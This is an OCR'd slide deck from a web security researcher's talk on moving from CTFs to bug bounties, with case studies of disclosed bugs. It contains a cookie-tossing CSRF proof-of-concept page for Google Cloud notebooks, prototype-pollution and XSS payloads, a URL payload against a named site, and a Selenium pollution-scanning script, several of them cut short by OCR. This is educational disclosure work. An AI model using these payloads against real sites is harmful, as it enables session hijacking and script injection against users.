Real world Web Security

Turning Knowledge into Action

Whoami

@s1r1u5_

- **Mohan Sri Rama Krishna Pedhapati aka s1r1us**
  - **Founder of Electrovolt Infosec**
    - Indian-based Pentesting & Security Consulting Firm
    - 10 highly specialized security researchers from all over the world
    - Partner of Cure53, a world class security firm
  - **Senior Application Security Auditor at Cure53, Berlin (One of the 20 highly specialized consultants)**
  - **Blockchain Security Hobbyist at OtterSec, USA**
  - **Captain of CTF Team Invaders from RGUKTN and CTFs with zer0pts**
  - **Research Topics and Highlights:**
    - Browser and Web Security in general
    - Specializes in Client Side Security
    - **2020** – Speaker of BountyCon Facebook on topic Tangled Browsers
    - **2021** – 4th Place of Top 10 Web Hacking Techniques for Prototype Pollution Research.
      - Presented Research at BSides Ahmedabad Conference
    - **2022** – Research on Electron Applications
      - Found RCE in Most of the Electron Based Application: Discord, VSCode, Teams
      - Published Research in Defcon USA, Blackhat USA, Nullcon Goa Conferences
      - Research featured in vice.com
  - Email: l33tsirius@gmail.com
  - Blog where I publish any interesting research:
    - https://blog.s1r1us.ninja/
    - https://blog.electrovolt.io/
  - Hobbies: Cricket, recently Piano, Guitar, Swimming

My Journey into Web Security

- From a remote village in India.
- **2015** - Entered public university with no knowledge of computers, the internet, or even mobiles.
- Dived into Web Development.
- Tried Competitive Programming and ML.
- **2019** - Discovered CTFs during the final years of undergrad.
- Started doing Bug Bounty and Vulnerability Research along with CTFs after a year.
- **2022** - Joined Cure53 as a Security Auditor
- Started Electrovolt an Auditing firm.
- Hacking is for everyone and anyone

Agenda

- Knowledge to Action
  - Bug Bounties
  - VR
- Case Study: Turning What I Learned from CTFs into Action
  - Action 1: Prototype Pollution Research
    - Exploring Cool Bugs Discovered
  - Action 2: Electron Applications Research
    - Exploring Cool Bugs Discovered (Discord and VSCode RCE)
- Using these Actions as a leverage to join my dream company
- Opportunities in Infosec

Knowledge to action

- Acquiring knowledge via Degrees(costly), Certifications(costly), Courses(costly) and CTFs(free).
- Certifications and degrees don’t directly imply that someone will be good security researcher.
- Real world research weighs more in profile
- Software Security field allows to showcase your skill in numerous ways.
  - You like crypto?
    - Hunt on Immunefi/code4rena
  - Low-level?
    - Chromium, Microsoft Platform Programs, pwn2own, ..
- One should find ways to apply this, few ways
  - Bug Bounties
  - Security Research
  - Both

Few suggestions on Bug Bounty

- Hackerone, GoogleVRP, Microsoft365, Bugcrowd, etc
- Find your niche and start finding bugs in that area
- Low hanging fruits are already hunted by others
  - If it is easy, everybody will find it. Hunt for bugs where it takes someone a lot of learning.
    - Ex: Source Code Review of Closed source Java applications by reversing.
- Lot of competition
- Or do security research and find bugs using that research

Security Research

- Initially hard
- Allocate many months for specific software, attack surface or bugs. Bugs will come your ways.
- look for opportunities
- For instance, my prototype pollution research started after a pointer
  - https://hackerone.com/reports/1106238 took pointer of this
  - And I spent 6 months on this
- Somewhere someone, scratches surface and writes a blog, just use that blog to dig further deep

Security Research

- Example 1:
  - Initial Blog: https://karimrahal.com/2023/01/05/github-actions-leaking-secrets/ - Research: One Supply Chain Attack to Rule Them All – Poisoning GitHub's Runner Images https://adnanthekhan.com/2023/12/20/one-supply-chain-attack-to-rule-them-all/
- Example 2:
  - Initial blog and research: https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn
  - Further research: https://www.youtube.com/watch?v=3tpnuzFLU8g by defparam
- Example 3:
  - https://portswigger.net/research/smashing-the-state-machine one can dig deep into albinowax's latest research

Case Study: Turning What I Learned from CTFs into Action

- I was attracted to Bug Bounties 💵 💸
- Failed attempt of Bug hunting on H1, and Bugcrowd public programs
  - Looking for easy bugs (Basic XSS, CSRF, ACL issues etc)
  - I was doing black box testing, which is not really interesting coming from CTF background.
  - Encountered less learning and more repetitive testing.
- Went back to CTFs and concentrated more in specific field
  - Client-Side Security
  - Read all of the top client-side researcher blogs and used to solve their CTF challenges. https://blog.s1r1us.ninja/inspiration
  - Solved every CTF challenge solved by https://twitter.com/terjanq (Huge Inspiration)


Case Study: Turning What I Learned from CTFs into Action

- Started hunting on Bug Bounty programs with new mind set
- Started specifically looking for client-side security issues
- Let's go through interesting research I did over the time.

Act I: My first cool Client Side Vulnerability

Intro: Cookie Tossing to RCE on Google Cloud JupyterLab

Domain to subdomains




Ref: https://hitcon.org/2019/CMT/slide-files/d1_s3_r0.pdf

Or: document.cookie='foo=bar;domain=.example.com;path=/pwn'


Intro: Cookie Tossing to RCE on Google Cloud JupyterLab

Subdomains to subdomains




Ref: https://hitcon.org/2019/CMT/slide-files/d1_s3_r0.pdf

Intro: CSRF Protection via Double Submit Cookie



Intro: CSRF Protection via Double Submit Cookie



Browser

Remember: Self-XSS are never Useless

Bug: Cookie Tossing to RCE on Google Cloud JupyterLab

jupyternotebook-of-user1.googleusercontent.com


jupyternotebook-of-user2.googleusercontent.com

Self XSS

document.cookie = **"_xsrf=fake_cookie;Domain=.googleusercontent.com;"**

We know using cookie tossing we can modify cookie on subdomains,

Intro: CSRF Protection via Double Submit Cookie




Intro: CSRF Protection via Double Submit Cookie

jupyternotebook-of-user2.googleusercontent.com

Browser

POST /path HTTP/1.1
Host:
jupyternotebook-of-user1.googleusercontent.com
[...]
X-XSRFToken: random_number
Cookie: **_xsrf=random_number;**
_xsrf=fake_cookie



Server

1. **_xsrf != X-XSRFToken reject request** 😢

2. **We can't set X-XSRFToken header from cross-origin unless preflight request allowed by server**


Intro: Weird Tornado Server Quirk

```python
def xsrf_form_html(self) -> str:
    """An HTML ``<input/>`` element to be included with all POST forms.
    It defines the ``_xsrf`` input value, which we check on all POST
    requests to prevent cross-site request forgery. If you have set
    the ``xsrf_cookies`` application setting, you must include this
    HTML within all of your HTML forms.
    In a template, this method should be called with ``{% module
    xsrf_form_html() %}``
    See `check_xsrf_cookie()` above for more information.
    """
    return (
        '<input type="hidden" name="_xsrf" value="'
        + escape.xhtml_escape(self.xsrf_token)
        + '"/>'
    )
```

tornado.js hosted with ❤ by GitHub

Tornado Server allows X-XSRFToken to be submitted from Request Body 😱

Intro: CSRF Protection via Double Submit Cookie



PoC: Cookie Tossing to RCE on Google Cloud JupyterLab

POC for CSRF

```
<html>
<form action="https://victim(randomId)-dot-us-west1.notebooks.googleusercontent.com/lab?authuser=1/lab/api/extensions?_xsrf=1" method="POST" enctype=
        <input type="hidden" name="any post data" />
        <input type="submit" value="Submit request" />
 </form>
<script type="text/javascript">
        var base_domain = document.domain.substr(document.domain.indexOf('.'));
        document.cookie='_xsrf=1;Domain='+base_domain;
        console.log('done');
        document.forms[0].submit();
</script>
</html>
```

csrf.html hosted with ❤ by GitHub view raw

Act I: My first cool Client Side Vulnerability

- Exploited the same bug on other cloud providers for some nice bounties
- Video about this issue on Reconless: https://www.youtube.com/watch?v=tl6JCLAj5os&t=117s
- Further interesting cookie related research:
  - Cookie Crumbles: Breaking and Fixing Web Session Integrity
    - https://www.usenix.org/conference/usenixsecurity23/presentation/squarcina
  - Cookie bugs by Ankur
    - https://blog.ankursundara.com/cookie-bugs


Act II: Prototype Pollution in the Wild

Prototype Pollution

- After google bug, got more confidence to dig into client-side security
- Came across prototype pollution reported by vakzz
  - https://hackerone.com/reports/986386 - SEP, 24, 2020
  - It was my first time seeing a prototype pollution being exploited on live target
- Got intrigued started digging into ways to find more similar bugs
  - Started writing codeql to hunt on github repos and bb programs frontend js
- Same time BlackFan released
  - https://github.com/BlackFan/client-side-prototype-pollution


Prototype Pollution

- BlackFan and myself started our collaboration on twitter



Prototype Pollution

- Started with a DM on twitter
  - Ended up collaborating with many pro researchers
  - Number of vulnerable libraries found: **18**
  - Number of bugs reported to vulnerability disclosure programs: **~80**
  - We found numerous(more than thousand) websites vulnerable to pollution, we haven't reported them because of not having gadgets or VDPs.
  - **Presented the Research at BSides**
  - More information at: https://blog.s1r1us.ninja/research/PP



Remember: Collaboration is multiplication

Bug 1: Prototype Pollution using CodeQL

Bug 1: Prototype Pollution using CodeQL

- Downloaded JS of the interesting bug bounty program applications.
- Created the CodeQL Database
- Ran a queries to identify Prototype Pollution on the huge JavaScript database
- Queries are available on github at https://github.com/github/codeql/tree/main/javascript/ql/src/Security/CWE-915

Bug 1: Prototype Pollution via CodeQL

```
1  function merge(dst, src) {
2      for (let key in src) {
3          if (!src.hasOwnProperty(key)) continue;
4          if (isObject(dst[key])) {
5              merge(dst[key], src[key]);
6          } else {
7              dst[key] = src[key];
8          }
9      }
10 }
```

Example Code vulnerable to pollution which can be identified via CodeQL query

Bug 1: Prototype Pollution via CodeQL

CodeQL Query Results

1 / 1 learn.ql on vulnerable_db - finished in 2.396 seconds, 1 result count [6/22/2021, 9:54:20 PM] Open learn.ql

select 1 resu

#	sink	source
	to	prop

CodeQL Query Result: Identification of vulnerable code in Bug Bounty Programs JS

Bug 1: Prototype Pollution via CodeQL

```
290
291         function merge(from, to) {
292             for (var prop in from) {
293                 if (to[prop] && typeof from[prop] == "object")
294                     merge(from[prop], to[prop]);
295                 else
296                     to[prop] = from[prop];
297             }
298         }
299
```

Code 55 Bytes

```
1  merge( JSON.parse('{"__proto__":{"taint":1337}}'), {} )
```

Vulnerable Code in the application and PoC

Bug 1: Prototype Pollution via CodeQL

```
\\\"ace\\\":{\\\"__proto__\\\":{\\\"taint\\\":1337}}
```

One of the API endpoint allows providing arbitrary JSON which when read from the server in frontend, pollution takes place

Bug 1: Prototype Pollution via CodeQL

```
\\\"ace\\\":{\\\"__proto__\\\":{\\\"taint\\\":1337}}
```

What's next? Prototype Pollution itself is not impactful bug, we need to find a gadget to escalate the pollution.

- In Frontend, escalate to XSS
- In Backend, escalate to RCE

Code 1.44 KiB Unwrap lines Copy Download

```
1  this.$renderRow = function (html, datarow, vsize, row) {
2      var provider = this.provider,
3      columns = provider.columns, //here
4      indent = provider.$indentSize
5      if (html.push('<div style=\'height:' + vsize + 'px;' + (columns ? 'padding-right:' + columns.$fixedWidth : '') + '\'
class=\'' + this.getRowClass(datarow, row) + '\'>'), !columns || 'tree' == columns[0].type) {//injected to document
6          columns && html.push(this.columnNode(datarow, columns[0], row))
7          var depth = provider.getRowIndent(datarow)
8          html.push((depth ? '<span style=\'width:' + depth * indent + 'px\' class=\'tree-indent\'></span>' : '') + '<span
class=\'toggler ' + (provider.hasChildren(datarow) ? provider.isOpen(datarow) ? 'open' : 'closed' : 'empty') + '\'></span>' +
(provider.getCheckboxHTML ? provider.getCheckboxHTML(datarow) : '') + provider.getIconHTML(datarow) + (provider.getContentHTML ?
provider.getContentHTML(datarow) : '<span class=\'caption\' style=\'width: auto; height: ' + vsize + 'px\'>' +
provider.getCaptionHTML(datarow) + '</span>'))
9      }
10     if (columns) {
11         for (var col = 'tree' == columns[0].type ? 1 : 0; col < columns.length; col++) {
12             var column = columns[col],
13             rowStr = column.getHTML ? column.getHTML(datarow) : escapeHTML(column.getText(datarow) + '')
14             html.push('</span>' + this.columnNode(datarow, column, row) + rowStr)
15         }
16         html.push('</span>')
17     }
18     html.push('</div>')
19 }
```

After 3 days of struggle, identified a gadget to get XSS

Bug 1: Prototype Pollution via CodeQL

```
\\\"ace\\\":{\\\"__proto__\\\":{\\\"taint\\\":1337,\\\"columns\\\":{\\\"$fixedW
idth\\\":\\\"1337px;'><img src=x onerror=\\\\\\\"alert(1337)\\\\\\\" />\\\",
```

Final Payload

Bug 1: Prototype Pollution via CodeQL

[redacted]rded s1r1u5 with a **$3,500** bounty.

November 27, 2020, 11:34pm UTC

Nice find! This issue would have allowed an attacker to potentially execute javascript in the context of another users session with user-interaction. Th team has deployed a fix for the issue, if you believe the fix is not comprehensive please let us know. Otherwise appreciate your continued engagement with us, and look forward to the next report.

--

s1r1us
@S1r1u5_

Just reported crazy prototype pollution with @terjanq. It took 2 days for converting theory into prototype pollution and two days for finding the proper script gadget. It was an awesome ride. 😌

terjanq @terjanq · Oct 22, 2020
Replying to @S1r1u5_
It was like an ultra hard XSS challenge 🤣

Bug 2: Pollution found using python selenium bot.

https://blog.swiftype.com/?a=b&c=d#__proto__[asdf]=alert(document.domain)


```
t.deparam = h = function(e, n) {
    var i = Object.create(null)  // FIX
      , r = {
        "true": !0,
        "false": !1,
        "null": null
    };
    return t.each(e.replace(/\+/g, " ").split("&"), function(e, o) {
        var s, a = o.split("="), u = b(a[0]), c = i, h = 0, p = u.split("["), f = p.length - 1;
        if (/\[/.test(p[0]) && /\]$/.test(p[f]) ? (p[f] = p[f].replace(/\]$/, ""),
        p = p.shift().split("[").concat(p),
        f = p.length - 1) : f = 0,
        2 === a.length)
            if (s = b(a[1]),
            n && (s = s && !isNaN(s) ? +s : "undefined" === s ? l : r[s] !== l ? r[s] : s),
            f)
                for (; h <= f; h++)
                    u = "" === p[h] ? c.length : p[h],
                    c = c[u] = h < f ? c[u] || (p[h + 1] && isNaN(p[h + 1]) ? Object.create(null) : []) : s;
            else
                t.isArray(i[u]) ? i[u].push(s) : i[u] !== l ? i[u] = [i[u], s] : i[u] = s;
        else
            u && (i[u] = n ? l : "")
    }),
    i
```

```
> deparam('a=b&c=d')
<- ▶{a: "b", c: "d"}
> user = {}
<- ▶{}
> deparam('a=b&__proto__[admin]=1')
<- ▶{a: "b"}
> user.admin
<- "1"
>
```


Bug 2 bot.

https:/


```
import time
from selenium import webdriver
import sys
options = webdriver.ChromeOptions()
options.add_argument('--ignore-ssl-errors=yes')
options.add_argument('--ignore-certificate-errors')
driver = webdriver.Chrome('./chromedriver', options=options)
payloads = [ ['XSS Prototype #1',   'x[__proto__][abaeead]=abaeead',  'return (typeof(Object.prototype.abaeead)!="undefined")',      '?x[__proto__][abaeeac
             ['XSS Prototype #2',   'x.__proto__.edcbcab=edcbcab',    'return (typeof(Object.prototype.edcbcab)!="undefined")',      '?x.__proto__.edcbcab=
             ['XSS Prototype #3',   '__proto__[eedffcb]=eedffcb',     'return (typeof(Object.prototype.eedffcb)!="undefined")',      '?__proto__[eedffcb]=e
             ['XSS Prototype #4',   '__proto__.baaebfc=baaebfc',      'return (typeof(Object.prototype.baaebfc)!="undefined")',       '?__proto__.baaebfc=b
             ['XSS Prototype #5',    '__proto__=&0[abaeead]=abaeead', 'return (typeof(Object.prototype.abaeead)!="undefined")',       '__proto__=&0[abaeeac
```



